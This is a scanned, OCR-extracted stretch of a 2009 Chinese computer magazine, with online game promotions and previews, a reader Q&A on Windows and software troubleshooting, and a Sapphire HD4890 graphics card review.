的文档搜索引擎——Brupt (brupt.com)。它的搜索界面相当简单，就DOC、XLS、PPT、PDF四种图标，也就是支持这四种文档格式的搜索，默认为Word搜索。查资料时，只需切换到需要的文档格式，输入关键字，回车一看，要查找的资料清清楚楚地罗列出来了，绝对没有其他扰乱视听的网页。搜索的结果还会显示相关文档的摘要，帮你选择需要的资料。只需点击链接，就可以把文档下载下来了。此外，“牛档搜索 (niudown.com)”和“百度文档搜索 (file.baidu.com)”也可以帮忙找一些文献方面的资料。

《刀剑英雄II》内测狂欢 7重大礼连送

《刀剑英雄II》是搜狐畅游在2009年推出的又一武侠网游大作,作为2009年最受期待的血性新武侠网游,《刀剑英雄II》以真实格斗、自创连招、完善的交互性等特色,彻底打破了“一键打天下”的伪武侠模式。不删档限量内测开启后,服务器连连爆满,短短一天内即加开九组,为感谢广大玩家的热情支持,内测狂欢七重大礼连送,全方位打造属于你的血性新江湖。

这七重大礼就是:只要你通过独特的官方美女认证,个性抢眼的美女称号、组队经验额外奖励、副本活动专属礼包、永久稀有宠物通通属于你;如果你的帮会扩张到百人规模,就能得到炫酷坐骑“擎天离火兽”,帮主更有绝版坐骑“禹王神骑”;还有只要你结识50位好友,就可以把可爱的宠物“珍奇牛”领回家了。详情请登录dj2.changyou.com 查阅。

谁最嚣张?放胆你就来!
血性新武侠《刀剑英雄II》



《诛仙2》一场人与妖、爱与恨的决战



完美时空全新打造的网络游戏《诛仙2》将于2009年9月22日公测。《诛仙2》在忠实原著小说的基础上参考了《山海经》、《搜神记》等中国古代神话,以及现代东方玄幻小说,打造符合东方传统文化的完整世界观,为玩家准备了原汁原味的东方玄幻游戏大餐。

《诛仙2》设定两大完全独立的阵营体系,即探寻天道奥妙的人族修真者以及上古神族的后裔。出生时就必须抉择的生死阵营,是谁都无法逃避的种族之争,一场人与妖的决战将在《诛仙2》的世界全面展开!

《英雄无敌在线》吹响话题PK集结号



《英雄无敌在线》话题PK第一期活动受到玩家的好评和肯定,在热辣的9月,《英雄无敌在线》将会重燃PK

之火,此次活动网龙为玩家准备了数万元的魔石,以奖品的方式发放给玩家,而玩家只需要每日参与话题讨论,就有机会赢取超额大奖。每个独立话题的周期为七天,讨论内容将围绕游戏争议话题展开。每期活动都将分正、反两方,玩家可以选择其中一方的观点投票,官方将在每日每方阵营投票用户内随机抽取各五名给予奖励,并且进入TOP前五名的用户、回复及投票支持TOP前五名的用户、每日发表评论的用户都将有机会赢取魔石大礼。

官方网址: yx.91.com

古希腊新“宠”爱 超Q“乐乐兔”可爱降临



176偶像级代言人物“乐乐兔”在今年的ChinaJoy上大放异彩。在176旗下MMORPG神话网游《众神之战》中超可爱的176乐乐兔会降临古希腊,玩家将能够将他们收为宠物宝宝养起来哦,可爱逗趣的乐乐兔手拎“双节萝卜”一身功夫打扮,实在无法不让人喜爱!

更多惊喜游戏内容等待您发掘哦!



光盘
游戏
栏目
导读

● 本期主打小游戏

疯狂农场3:来看看原装正版的农场游戏吧:游戏中就是让你经营农场,将手里的小钱滚雪球变成大钱。你既要照顾好自己的宝贝牲畜们,又要努力将产品制造成成品,完成任务。

投弹训练:调整角度和力道,还要利用各种可能的机关。因为他们会藏在各种各样很蹩脚的角落。

拍照王:一个非常有新意的游戏,游戏目的是要拍出漂亮的照片。创新的“挑逗”系统很有意思,你要用羽毛去挑逗每一个被拍的对象,当他们笑开怀的时候就按下快门,笑脸就是拿分的关键,很过瘾呢!巨推荐!我们都一起来

● 本期话题

近期10款单机游戏大作发售一览

8月值得期待的不少,首先有名气的有:从前的经典题材新作《德军总部》、首款支持DX11的《战地1943》,当然正因为这个“特长”很有可能让它跳出8月,还有彪悍型动作游戏《蝙蝠侠:阿甘疯人院》。此外还有一些也许能让我们惊喜的有:动作游戏《GI 特种部队》、FPS《乌鸦小队:暗影行动》和FPS《第八分队》,画面看上去还不错。

● 本期精彩视频

格斗山寨杰作!《东东不死传说》

《东东不死传说》是一款国人自制的高水平真人同人格斗游戏。开来看看搞笑的游戏视频吧。



首次体验 火热速递

■ 文/小P

好说歹说才从熟悉的编辑那里搞到一个封测激活码,感谢上帝,感谢苍天,感谢真主……经过感谢后,怀着无比激动的心情,赶紧下载、注册、激活……进入《梦幻诛仙》去体验神秘的游戏,当然好东西不能独享,下面就和大家分享《梦幻诛仙》的游戏体验。

游戏画面

《梦幻诛仙》的画面效果从建立人物就能直接感受到:绚丽的动态效果,例如树叶的飘落、瀑布水流,还有蝴蝶飞落……真没想到2D回合游戏可以做出这么唯美的感觉,

配乐音效

相伴美丽的风景,《梦幻诛仙》中针对各个有特色的风景都进行了精心的配乐。欢快活泼的笛声,优美深远的古琴,处处透出独特的中国风特色,《梦幻诛仙》中各种背景音乐和所有的音乐特效都会为你创造一道亮丽的音乐风景线。

操作界面

在《梦幻诛仙》中,各功能界面经过精心布局设计,快捷键设置巧妙合理,操作指引系统做得非常到位,可以让你在短时间内熟悉游戏内部的各种操作,从而可以很好地体验游戏,打怪和PK都非常轻松。个人认为不足之处在于聊天文字颜色部分有待改进,而《梦幻诛



仙》游戏本身最为人性化的设置就数人物指引系统了,鼠标只要轻轻一点要寻找的NPC名字或者地点,就可以自动寻路,非常便捷轻松。

门派及技能

游戏分为六大门派:青云门、天音寺、焚香谷、合欢派、圣巫教以及鬼王宗。

在创建人物的时候大家就可以看到在人物下方有很详细的文字介绍,即使没有玩过2D回合游戏,玩家也能根据介绍选择自己喜欢的职业。

飞行系统

进入游戏就开始迅速升级,为的就是尽快体验到期待已久的首创飞行系统,怎么也没想到一款2D回合游戏的一项首创功能可以带给玩家这么强烈的震撼,好像漫步云端一样,只要鼠标轻轻一点飞行道具,瞬间就能垂直升空感,天空淡淡的薄雾,绚丽的飞行道具,简直无法用语言来形容这种感觉,玩了这么久的2D回合游戏,终于深深感觉到2D游戏的进步,地面的房屋、人物、山丘、树木,都变得很小,那么的真实。

练级难度

《梦幻诛仙》的练级速度很快,在达到15以后,建议和玩家组队升级,因为在游戏中,不是个人的天下,是团队的天下,这样组队既能

保证快速升级,还能保证自身安全,最主要的是可以享受与玩家之间的互动,总的来说组队练级才是王道。

聊天系统

通常很少有人单独介绍游戏中的聊天系统,一般都是几句话概括,之所以单独来跟大家介绍《梦幻诛仙》的聊天系统,是因为作为一个有着多年2D回合游戏经验的玩家来说,完全没有想到2D回合游戏里也能做出这样的聊天系统,可能有些人看了截图会说,怎么跟QQ差不多,我想说的是目前市面上大家最习惯、最喜欢、使用人数最多的聊天软件当数QQ,在游戏中相信任何一款聊天系统都不可能做到让大家像熟悉QQ一样去熟悉它。《梦幻诛仙》从玩家角度去设计,给了玩家最完美的聊天系统,在游戏中跟朋友聊天有一种特别熟悉的温馨感。

相信很多玩家之前都看过《诛仙》的小说,本以为《梦幻诛仙》只是沿用了《诛仙》小说的故事情节,但随着在游戏中执行任务,慢慢发现并不是之前所想,可以说《诛仙》的故事情节仅仅只是《梦幻诛仙》的一小部分,还有很多故事情节是《诛仙》小说所没有的,相信大家会被ww《梦幻诛仙》更多的亲情、友情、爱情以及丰富的任务故事,深深打动。

如果您对于完美时空的游戏产品《梦幻诛仙》有什么好的心情故事、全新攻略或者心得体会,也欢迎给我们提供稿件,稿件一旦采用,您也将获得丰厚的回报,甚至还有机会成为完美官方特聘写手哦!《梦幻诛仙》信箱是: mhzxpm@wanmei.com, 邮件中请注明您的个人资料、联系方式以及电脑迷杂志社。

成吉思汗 OnLine 开启神传时代 最新威海港任务

■ 文/P神世界

你还在穿戴着低级的世传装备和国传装备么?
你还在为没有神传宝石而升星, 而被迫把神传装备压在箱底么?
你还在为了没有高级龙眼石, 不能兑换神传最后三件套而犯愁么?

一切烦恼都不会持续太久,《成吉思汗》豪放公测后,带来大量游戏内容和特色玩法的更新,而最新主城威海港也会让你领略京津海上门户,海上重要贸易港口的风采。各地各国充满野心的投机商人,在海外神出鬼没的海盗,土生土长的原住民,暗地里控制着威海卫地下世界的帮会,这一切,构成了一个独特,危险,而又充满活力和生机的四大全新玩法“东海海图”、“黄道吉日”、“谍影重重”、“倾城火雷”。高额的宝藏、丰厚的奖励、耀眼的宝石,一切的一切已然悄悄开启了《成吉思汗》充满诱惑的神传时代。



东海海图

神秘的海图遗失,到底是谁拿到了这至关重要的东海海图?没有了海图东征将陷入无头的尴尬。为了东征大军的胜利,寻找海图的任务就交与你了,海港北和海港南的八位水手很有可能是获得东海海图的人,而取回海图还需要投其所好,否则这位神秘的水手是不会白白交还宝贵的东海海图的。初期我们会在包裹里获得江南紫绸,而如何用江南紫绸最终换回东海海图就要看你的本事了。

当然,朝廷是不会亏待完成这个任务的聪明人的。大量的神传水晶一定会让找到海图的勇士从睡梦中笑醒!神传水晶将是开启神传时代的重要标志。丰厚的奖励大大的吸引更多玩家参与这个活动。



黄道吉日

最新任务黄道吉日就是开启神传时代的第二个重要标志,大家都知道神传装备需要高级龙眼石换取,而高级龙眼石一天只能打通五次战神墓,很不容易收集。而黄道吉日的任务就弥补了这个空白,任务奖励为:高级龙眼石。

黄道吉日任务非常简单,扬武号上的这群水手们,每周各自都有不愿意出海的几天,去询问他们一番,找出哪天他们可以共同登船出海。你只要挨个去问大家愿意和不愿意出航的时间,然后自己分析,找出大家可以共同出海的时间,告诉船主,任务就完成了。其实这个任务算比较简单,但是依然会获得不错的任务奖励,跑跑腿就有便宜占,真是开心啊。



谍影重重

除此之外,还有全新套装任务谍影重重。全天不限时可以接取任务,任务奖励为60级绿色套装一件。不过此任务有时间限制,一小时内只能接取一次任务。

到威海港(坐标: 176.93)与NPC谍影重重任务发布人“陈季初”对话,接受“谍影重重”任务。成功接取任务后,到指定地点消灭东瀛岛国派来的忍者。成功消灭目标后,回到谍影重重任务发布人『陈季初』处,与其对话完成任务。

倾城火雷

同谍影重重一样,全天不限时,但一小时内只能接取一次任务。任务奖励为70级绿色套装的一件,本任务70级玩家才可以看到。

来到威海港,寻找到NPC夏之章(坐标: 176.99)。接到任务后,包裹里会出现任务物品:火雷弹安放图。右键点击“火雷弹安放图”即可获得任务提示,根据提示寻找到安放火雷弹的位置。在提示处寻找到火雷弹的位置,寻找到后右键点击该物品,会获得火雷弹。将火雷弹交给NPC夏之章,任务即可完成。





■ 文/小P

传说中每千万劫才出现一次的神界八神器,是神界诸神最关注的大事,因为神器出现后,必须立即传给其中八位武、德兼备的天神藉以修成正果,修成正果的天神就被称为“剑神”,是诸神们视为至高无上的修炼境界。不但如此,传闻只有八位天神手上的天书结合八样神器,才能开启神界之石的奥秘,得到月光宝盒的祝福。

神界原有十三位天神分别镇守于十三天,其中掌管天外天第十二天的“欲魔天”是诸神之中负责掌管邪恶力量的天神。因神器神器代表着天神们所能追求的最高荣誉与力量,欲魔天苦等千劫一心想成为“剑神”,没有想到自己非但未被授记八神器,而且还在诸神之中排名最后……欲魔天盛怒之下打算强夺八神器消灭诸神。神界与魔众血战八百余年之后,八天神殿血流成河,诸神虽然全力抵抗群魔,但最后终于焚城自尽,魂魄化为八颗天珠散落到各处,神界之石也碎裂失散。从此神界天崩地落,化为恶浊的三界五洲大陆,连同神界净地,一并消失在大陆之中……

游戏特色

新《天下无双》最大的特点就在自行组合招式、创造武功上。在游戏中有“枫”、“松”、

“桑”、“雾散”、“雨”、“雷鸣”等数十种基本招式供玩家选择。在学习了这些基本招式以后玩家就可以自行设计出连续的招式,从而圆你一代武学宗师之梦了。人物的等级提升到一定水平的时候,还可以通过进阶来拥有更强的能力和更酷的造型。在游戏中除了可以使用各种矿物和宝石打造武器以外,还可以将杀死的敌人的魂魄附在武器上,打造神兵利器。

角色的选择与属性

进入游戏之初,每个玩家都可以在剑宗、戟门、诡道和幻道之间进行选择。四个角色各有特点。

其中招式种类最多,变化性也最多的就是剑宗。这个职业最大的乐趣就是众多的招式习得与搭配,不过剑是短兵器,靠的是近身战。与剑宗近身肉搏的攻击方式完全不同的就是诡道,诡道使用的武器是

诡异的“镗”,可将镗掷出作远距离攻击。而戟门招式的组合变化虽不能和剑宗相比,但强大的单招破坏力和重型的装备,在近身战斗中也是相当强悍的,而且戟门的招式范围很广,这样就可以一次对付多名敌人,弥补了招式上的缺憾。幻道的一般攻击招式很弱,主要是以特有的咒术来进行攻击,这就需要玩家来以“智”取胜了。

每个职业都有五种属性供大家选择。“狠”可以增强招式的威力;“准”可以提升招式的命中率;“稳”可增加HP上限,使近战型的角色有一定的安全保障;“快”能够提升闪避的能力,以补轻装防御力低的不足;“智”则可以配合大招对真气的消耗需求。如何取舍,就看玩家的意愿了。

踏上无双之旅

正式进入游戏后。游戏界面古朴典雅,场景的布局也颇具中国传统韵味,这使你进入游戏就颇感亲切。玩家们的出生地都是不同的。为了照顾初生玩家,《天下无双》特地在出生地设置了练级怪,你的等级很快就提升到了5级,此时就可以正式来到桃花村了。桃花村里有铁匠铺、宝阁、药铺等设施建筑,可以为你提供各种需要的帮助。在熟悉了这里的场景之后,就可以出村到桃花谷去进行更深层次的历练了。

当然,新天下无双的世界绝不是就这么简单,其中还有很多等特色等待着玩家去发掘。在今后的报道中,我们还会继续带大家畅游新天下无双的世界。



搜狐畅游

刀剑英雄II

夏日激情 大放送 第一期

价值1000元《刀剑英雄II》极品百宝卡免费送!



如果你喜欢《刀剑英雄II》，那你一定不能错过本期杂志赠送的价值超过1000元人民币的《刀剑英雄II》极品百宝卡。激活此卡后，玩家将获得151种价值超过1000元人民币的极品道具。

获取《刀剑英雄II》极品百宝卡通道

1. 随刊将附送《刀剑英雄II》极品百宝卡。

2. 如果随刊附送卡缺失或者需要领取更多极品百宝卡，请关注电脑迷论坛“《刀剑英雄II》极品百宝卡免费送”活动帖就有机会获得《刀剑英雄II》极品百宝卡。

3. 如果上面两种方式都无法获取极品百宝卡，请发送邮件到 zhoulx@cpcfan.com 联系我们。

瞧，那哥们穿着《刀剑英雄II》的T恤衫啦，黑色的游戏角色附着于白色T恤，效果非常不错。如果你也想弄一件留念，那就别犹豫，从本期开始，《电脑迷》杂志与搜狐畅游携手奉献《刀剑英雄II》夏日激情大放送活动，活动将持续三期，每期都精彩纷呈，期期都送大奖。只要你关注杂志游戏天下栏目和光盘游戏栏目，意外惊喜一定会属于你。

《刀剑英雄II》新手成长专区开放ing

告别菜鸟，成为江湖大虾。本期《电脑迷》光盘游戏栏目为大家准备新手宝典，新手功能指导等《刀剑英雄II》快速上手手册，还有精彩游戏视频，唯美游戏图片供大家欣赏。作为菜鸟的你，千万不能错过。

奖

在学习新手宝典的同时，如果找出隐藏于页面的“搜狐畅游”四个字，恭喜你，你有机会获得搜狐畅游送出的精美礼品，《刀剑英雄II》限量版无线键鼠套装、主题水杯、主题T恤等着你来认领，机会多多!

- | | |
|-----------------------|-----|
| 一等奖:《刀剑英雄II》限量版无线键鼠套装 | 5名 |
| 二等奖:《刀剑英雄II》主题水杯 | 20名 |
| 三等奖:《刀剑英雄II》主题T恤 | 50名 |




夏日激情，《电脑迷》携手搜狐畅游为大家奉献一个精彩的《刀剑英雄II》江湖世界。

看图说话



ChinaJoy2009上，九城又放出了多款新游，其中一款名为《MOW》的新游戏引起了无数的注意，无论LOGO还是宣传画的牛头人都让人感觉这分明就是一款山寨的WOW，给人一种很“囡”的感觉。

自从魔兽贴吧那个“贾君鹏你妈喊你回家吃饭”火起来以后，围绕着回家吃饭的恶搞就层出不穷地出现在广大网友们面前了。



在大家的千呼万唤之下，《魔兽世界》终于在7月30日的凌晨开服，不过玩家们兴奋地进入游戏后才发现，游戏内大量带有骷髅的图标都被修改成了箱子，其中以术士们被修改得尤其悲惨，如今这群追求暗影力量的术士已经成为了标准的搬运公司。



有点卡

在WOW重新开服之后，不知道为什么我的电脑总是会出现很高的延时，无奈之下只有去纳格兰带小号MM去杀精英。

不过在面对饥饿者杜恩时，延时已经到了4位数，所以只好事先提醒一下看上去很小白的MM说：“MM先等一下，我有点卡。”

结果该MM半天都没有回复，正在我好奇自己是不是已经掉线的时候，却看到那个MM十分羞涩地说：“谢谢哥哥了，不过现在是内测，不用点卡哈，想帮我充值的话可以等到收费时嘛。”

内测奖励

希尔斯布莱德丘陵上，联盟和部落双方的高等级卫兵活动范围非常大，在此升级的小号们一不小心就有被背后杀出的卫兵秒杀的危险。所以这一日，几个无聊的联盟法师决定把那群游荡的亡灵卫兵引到一起全部杀掉。

正巧在这个过程中几个刚上线的小号路过，对这个突然安静的地区感到奇怪，于是在综合频道询问：“今天部落的卫兵们怎么都不见了？”

某个爱整人的家伙回答：“在内测时期，各城市的守卫全部都被移除，而城里那些NPC不但可以被荣誉击杀，而且攻防值大降，还不快去赚荣誉！”

于是几个新人高呼着万岁冲进了塔伦米尔的大门

.....

Q 让XP系统的笔记本电池更加持久

我的笔记本安装了XP和Win7双系统,在插上USB 2.0的3G上网卡时,XP系统即便是开启硬件休眠,电量也会持续大幅下降,而使用Win 7休眠时则不怎么耗电,请问这种情况是怎么造成的,又该如何解决呢?

A 出现这种情况是因为Windows XP SP2/SP3系统的USB2.0驱动存在Bug,即便开启休眠功能,USB装置也会保持在持续工作状态,让CPU无法进入省电模式。针对这个问题,可以通过修改注册表,添加几个关键键值的方法解决:在XP SP2下,点击“开始/运行”,输入“regedit”并回车打开注册表编辑器,定位到“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services”,查看是否有“USB”项,如果没有则右键点击“Services”项,选择“新建/项”,取名为“USB”,并在其下新建一个名为

编辑点评

如果是Windows XP SP3系统,还得在USB项下增加两个DWORD值,即

“EnIdleEndPointSupportEx”和“EnableIdleTimer”,数值数据均为“1”,退出注册表编辑器并重启,你就会发现你的笔记本电池变得更加持久了。

“EnIdleEndpointSupport”的DWORD值,数值数据为“1”。



Q 避免泄露隐私关闭Win 7的搜索建议

在Win 7下使用“Win+F”启用系统自带的搜索工具或者在资源管理器搜索关键词后,下一次只要点击输入框即会显示出曾经的搜索历史,很容易泄露自己的隐私,请问该如何关闭Win 7这个搜索历史显示呢?

A 可以在本地组策略编辑器内关闭最近搜索条目的显示:点击开始菜单,在搜索栏内输入“Gpedit.msc”并回车,在打开的本地组策略编辑器里,依次展开到“本地计算机策略/用户配置/管理模板/Windows组件/Windows资源管理器”,双击“在Windows资源管理器搜索框中关闭最近搜索条目的显示”,改为“已启用”状态,这样再点击搜索框时就不会再显示以前的搜索历史了。

Q Win 7里如何找回熟悉的快速启动栏

系统升级到了Win 7,却不习惯Win的任务栏,虽然可以随时往任务栏里添加快捷方式,但是任务栏总共只有那么长,不能无限制添加,而且任务启动后的标志也不十分明显,请问能否在Win 7里找回以前的快速启动栏呢?

A 其实,Windows 7 里面虽然取消了快速启动,但是快速启动的功能仍然存在。在任务栏上点击右键,选择“工具栏/新建工具栏”,在文件夹里面输入“%userprofile%\AppData\Roaming\Microsoft\Internet Explorer\Quick Launch”这个路径,按回车,然后在任务栏上空白处点右键,取消锁定任务栏,在Quick Launch 的位置上点击右键,取消“显示文本”和“显示标题”的功能,拖曳Quick Launch栏到任务栏的左端,最后调整一下任务栏的位置或者解锁当前任务栏上的快捷方式(右键点程序图标,选择“将此程序从任务栏解锁”)即可恢复到以前熟悉的快速启动栏样式了。

Q 解决QQ视频聊天见光死机

在XP下使用摄像头一切正常,但只要用QQ跟人发起或接受视频聊天请求,机器就会罢工死机,运行QQ 3D台球一进入就提示程序错误而无法运行,请问这

种情况该如何解决?

A 这很可能是因为你的显卡驱动版本有误造成的,解决方法有二,一是重新安装仅支持DX9版本的显卡驱动,可以适当降级驱动版本,二是暂时禁用Directxdraw:点击“开始/运行”,输入“Dxdiag”并回车,打开DX诊断工具并切换到显示选项卡下,将Directxdraw设为禁用即可,不过玩其他游戏的时候记得将其启用,否则其他游戏就会出现问题了。

Q 解决Win 7下安装软件时的冲突

在Win 7安装应用软件时突然弹出一个系统提示:“另一程序正在安装。请等待该安装程序完成后运行此程序”,因而无法继续安装软件,但我确实没有在运行其他安装程序啊,请问该如何解决?

A 这是因为使用Windows Installer标准封装的exe或msi安装程序在安装时会调用Windows Installer服务,Windows Installer服务会调用“msiexec.exe”来执行安装程序的脚本文件,“msiexec.exe”的运行方式是独占性的,比如同时安装A软件和B软件,则只能执行其中的一个。你所遇到的情况很可能是A软件在安装时需要配置驱动程序或硬件设置,在没有重启前它将一直占用Windows Installer服务进程,这时需要重新启动一下系统才能进行其他软件的安装。

Q 任务管理器被禁用无法结束可疑进程

XP系统电脑中招了,运行速度很慢,而且按住“Ctrl+Alt+Del”也没法调出任务管理器,无法结束可疑进程,请问遇到这种情况该如何处理?

A 当任务管理器被禁用时,可以点击“开始/运行”,输入“gpedit.msc”运行组策略编辑器,依次展开到“用户配置/管理模板/系统/Ctrl+Alt+Del选项”,在右边找到“删除任务管理器”项,双击打开,将其设置为“未配置”或者“已禁用”即可恢复任务管理器。或者打开注册表,修改HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Policies\System下“DisableTaskmgr”的键值为“00000000”。



编辑点评



不过你要是
在清空后又对
Foxmail中的邮
件内容执行了“压
缩”操作(在“废件箱”
属性中选择了常规操作中的
“压缩”选项),那小
编就帮不上忙了。

Q 恢复Foxmail中误删的邮件

小编救命啊,我平时都是用Foxmail收发、管理邮件,可前几天一不小心把一封重要的邮件丢到了废件箱,更关键的是我还点了“清空”,天啊!我该怎么办呢?

A 别紧张,Foxmail帮你提供了一种后悔药,用它的“修复邮箱”功能可以找回已经删除的邮件。用鼠标右键单击刚才进行邮件删除操作的文件夹(如收件箱或废件箱),在快捷菜单中选择“属性”,弹出“邮件夹”窗口,切换到“工具”标签卡,点击“开始修复”按钮,它会帮你找回近期删除的邮件。

Q “驯服”拒绝修改的音乐文件

在使用千千静听时,右击播放列表中的歌曲名称,选中弹出菜单中的“文件信息”选项,就能在打开的“文件信息”对话框中修改或者添加文件信息,可我发现有时这种操作会被千千静听“拒绝”(弹出“保存文件时失败”对话框),这是怎么回事?

A 其实,这是由于音乐文件的属性为只读所引起的,只要将其改为存档即可。打开音乐文件所在目录,右键单击不能修改信息的音乐文件,选择弹出菜单中的“属性”选项,打开“属性”窗口,将底部属性项中的“只读”复选取消,点击“确定”按钮保存设置,就能够在千千静听中直接修改它的相关信息了。如果你使用的是Winamp播放器,遇到只读属性的音乐文件,也会弹出“不能修改标签!文件属性为只读!”的提示,按上述方法进行修改即可。

Q 清除百度硬盘中的已删信息

最近我在使用百度硬盘搜索,找文件确实方便多了,可我发现就算把一些文件删除了,还是能够找到它,而且还能看到它的快照。这样可能会出卖我的隐私,怎样把这些已删除的信息清除掉?

A 当删除一个文件时,百度硬盘搜索并不会将这个文件从索引文件中删除。这样设计是为了找回误删的文件,如果确实需要从索引文件中删除这个文件,可以首先使用百度硬盘搜索找到这个文件,然后在搜索结果页面上方,点击“隐藏结果”链接,选中需要隐藏的内容,点击“隐藏选中的结果”按钮,这样百度硬盘搜索就会从索引文件中删除此文件的相应信息。

Q 快速为多个RAR分卷文件添加注释

由于论坛的上传限制,我经常需要将上传到论坛的程序或小说进行分卷压缩,然后利用RAR压缩包的“注释”功能写入程序的使用方法或者小说的“版权声明”,可要是挨个为每个分卷压缩包都写上注释,那工作量就太大了,有没有更简单的方法呢?

A 其实只要运行WinRAR,从该程序的地址栏中切换到存放分卷压缩包的文件夹,全部选中后点击“命令/添加压缩文件注释”,在空白框中输入文字后点击“确定”按钮,这些分卷文件就拥有了相同的注释文字。

Q 找到合适的歌词

平时我都是用酷狗音乐听歌,因为它的网上曲库丰富,而且可以自动匹配歌词。可有时候歌曲匹配的歌词不正确,或者找不到歌词,该怎么办呢?

A 碰到歌词不正确或找不到歌词的时候,点击浮动歌词的控制条上的“歌词不对”(或者切换到主界面的“动感歌词”),这时会跳出下载歌词对话框,如果歌曲名上面的信息过多,就可能导致自动匹配的歌词不正确,可以把歌曲名或歌手信息分别复制到下面的“歌手”和“歌名”对话框,再点击搜索,然后在下面的歌词列表中选择星级最高的歌词,点击下载,能解决大部分歌词不匹配问题。

Q 赶走恼人的搜狗输入法

平时我都是用搜狗拼音作为默认的输入法,因为它很好用,不过有个烦心的地方,就是它的输入条老是会跑到不该待的位置,比如挡住按钮或者影响输入,平时我又很少用到它,有没有什么好方法可以把它赶走呢?

A 要赶走搜狗输入法

很简单,点击输入条上的“菜单”图标(最后一个图标),选择“设置属性”,在默认页面勾选“初始状态”下的“隐藏状态栏”,并确保它下面的两项被选中(如图)。这样,输入条就乖乖待在系统托盘里,不会到处乱跑了。需要用到它的时候,直接右键单击系统里面的拼音图标即可。



傲游被杀毒软件报为风险软件

我从华军软件园下载的最新版傲游浏览器,在使用时卡巴斯基总是报为风险软件而无法正常使用。请问该如何解决?

A 先将卡巴斯基的病毒库升级为最新版,并将安全级别设置为软件推荐级别,完全卸载傲游,并在官方网站下载重新安装。接下来再对系统进行病毒查杀,如果卡巴斯基仍报毒,可以通过下面的方法将傲游浏览器添加到卡巴斯基的信任列表中:打开卡巴斯基的设置窗口,选择“威胁和排除/信任区域/信任程序”,单击“添加”按钮,在打开的窗口中将Maxthon.exe的路径添加进来。

编辑点评

浏览器被杀毒软件报为风险软件,大多数情况下是安全级别问题。除了在杀毒软件中设置,浏览器安全设置最好也调整到推荐级别。另外,很多黑客利用知名软件,注入恶意代码和功能以达到控制肉鸡的目的,所以从官方网站下载原始版本也非常必要。



如何调出迅雷的下载任务窗口

Q 使用迅雷时,点击网页中的下载链接只有第一次会弹出下载任务设置窗口,以后点击时都会自动开始下载。请问如何让迅雷下载时弹出任务设置窗口?



A 这主要是你在迅雷中设置了自动直接下载所致,如果没有其他方面的设置,可以直接在建立新的下载任务窗口中将“任务开始”设置为“手动”,保存设置即可(如图)。

为何频频出现“已取消对网页的导航”提示

我安装的是Windows Vista系统,在打开网上银行进行支付操作时,浏览器中总是显示“已取消对网页的导航”的错误提示,之后就无法进行支付。该如何解决?

A 这是因为安装了微软KB961260 (MS09-002)补丁造成的,该补丁主要是处理IE由保护模式切换到非保护模式下出现的问题,但同时又会导致在使用网银这类安全页面中出现问题。微软已经提供了修复工具,从<http://go.microsoft.com/?linkid=9651320>下载该修复工具进行修复即可解决。

无法保存淘宝网页

Q 以前,遇到网页中的资料时我都是直接将网页保存下来,但我今天在淘宝网中看到一个宝贝感觉不错,想保存下来时总是在48%时出现卡死现象,不管是IE、傲游浏览器都出现同样的故障。请问这该如何解决?


A 这是由于淘宝网做了限制,不让用户直接将页面保存起来,并不是浏览器的原因。如果你想下载这类受保护的页面,可以通过下面变通的方法来实现:直接进行页面

截图,例如使用SnagIt的滚屏截取功能直接将页面截取成图片,或者在只需要保存页面中的文字时,直接将文字复制到Word或是记事本中保存起来。此外,也可以通过一些站点下载工具(例如网文快捕)将网站保存下来。

Foxmail中如何定时收邮件

Q 以前一直使用网页版邮箱,现在改用Foxmail了,由于工作邮件数目较多,客户可能会随机发来重要邮件。请问,如何在Foxmail中设置定时收取邮件?

A 直接打开Foxmail,然后在邮箱列表中右击邮箱并选择“属性”,在打开的窗口中选择“接收邮件”,在打开的设置窗口中勾选“每隔分钟自动收取新邮件”,再设置好具体的收取间隔时间即可(如图)。



开心农场中定时收果实

Q 最近迷上了校内网的开心农场,我种的果实每次刚成熟时,过一会就有人来偷,我想设置一个闹钟,当果实成熟时自动进入开心农场收果实。请问有没有这样的闹钟可用?

A 校内网推出的“校内通”就可以达到定时启动开心网及其他应用模块的目的。使用自己的账号登录,然后在主窗口中单击“应用”项,在打开的列表中点击开心农场图标旁边的“定时”链接,设置好定时的时间(例如离果实成熟的时间)即可,到指定的时间就会自动打开应用页面了(如图)。





很抢眼 很能超

蓝宝石Vapor-X HD4890 1GB GDDR5显卡 ■ 文/LY

和蓝宝旗下的Toxic系列显卡相比,蓝宝的Vapor-X系列显卡售价更具亲和力,虽然频率上无法与毒药相比,但有了强劲的电气性能作为保障,仍然能轻松超频。本期我们就迎来了蓝宝最新推出的Vapor-X HD4890 1GB GDDR5显卡。

Vapor-X很全面

Vapor-X HD4890 1GB GDDR5显卡采用的风道式散热器底部镶嵌了大量的纯铜,并且利用了Vapor-Chamber真空腔均热板进一步提升了热传导效率,将热量迅速带离显示核心,由大风量的静音散热器通过风道带走,让高频的RV790显示核心始终工作在凉爽环境下。HD4890的GDDR5显存工作在4GHz左右的高频上,因此产品在显存颗粒上加载了散热片。


产品采用非公版设计,但却有“超公版”的供电环境,全部采用了寿命超长的固态电容供电,核心部分配备了六相供电,显存部分则为两相供电。核心供电电路每相都拥有三个场效应管,并且配备了蓝宝独有的“黑钻”电感,此外产品还采用了uPI micro出品的uP6206AK智能电源管理芯片,有效提升用电效率。产品配备奇梦达32MX32-4.0 1GB GDDR5显存颗粒,默认核心/显存频率虽然达到了870M/4200MHz,比公版的

850M/3900MHz高出不少,不过在优秀的散热环境和强劲供电的支持下显然能够进一步超频。

产品在接口上也尽量做到多而全,不仅提供HDMI/DVI/VGA接口,同时还配备了DisplayPort输出,能够满足各种用户的需求。作为一款高端产品,蓝宝石Vapor-X HD4890 1GB GDDR5已经做得很全面了。

强者强势

我们并不用为Vapor-X HD4890 1GB GDDR5的性能担心。3DMark Vantage Performance状态下得分轻松突破万分大关,在High状态下也能够达到



简单超频后,产品核心/显存频率达到930M/4480MHz

